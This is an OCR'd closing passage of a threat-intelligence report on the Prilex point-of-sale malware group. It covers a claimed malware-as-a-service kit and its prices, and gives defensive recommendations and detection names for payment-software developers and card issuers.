
Captured data stored in the uploader C2

Malware-as-a-service

In 2019, a website claiming to be affiliated with Prilex started offering what it said was a malware package created by the group. We have little confidence in these claims: the site could be operated by copycats trying to impersonate the group and catch some money using the reputation Prilex has earned over the years.

This website was still up and running at the time of writing this.

The asking price for what is supposedly a Prilex PoS kit is $3,500.



The website says its owners have worked with Russian cybercriminals in the past, another claim we cannot confirm. Worth mentioning, too, is that our Digital Footprint Intelligence service found citations of a Prilex malware package sold through Telegram chats, in an underground channel, priced between €10,000 and $13,000. We have no way of confirming that what is being offered is the real Prilex malware.

At the same time, Prilex now using Subversion is a clear sign they are working with more than one developer.


Conclusions

The Prilex group has shown a high level of knowledge about credit and debit card transactions, and how software used for payment processing works. This enables the attackers to keep updating their tools in order to find a way to circumvent the authorization policies, allowing them to perform their attacks.

Over years of activity, the group has changed its attack techniques a lot. However, it has always abused processes relating to PoS software to intercept and modify communications with the PIN pad. Considering that, we strongly suggest that PoS software developers implement self-protection techniques in their modules, such as the protection available through our Kaspersky SDK, aiming to prevent malicious code from tampering with the transactions managed by those modules. To credit card acquirers and issuers, we recommend avoiding “security by obscurity”: do not underestimate the fraudster. All EMV validations must be implemented!

Prilex’s success is the greatest motivator for new families to emerge as fast-evolving and more complex malware with a major impact on the payment chain.

To financial institutions who fell victims to this kind of fraud, we recommend our Kaspersky Threat Attribution Engine to help IR teams with finding and detecting Prilex files in attacked environments.



The Prilex family is detected by all Kaspersky products as HEUR:Trojan.Win32.Prilex and HEUR:Trojan.Win64.Prilex. More details about the threat and a full analysis is available to customers of our Threat Intelligence Reports. With any requests about our private reports, please contact crimewareintel@kaspersky.com.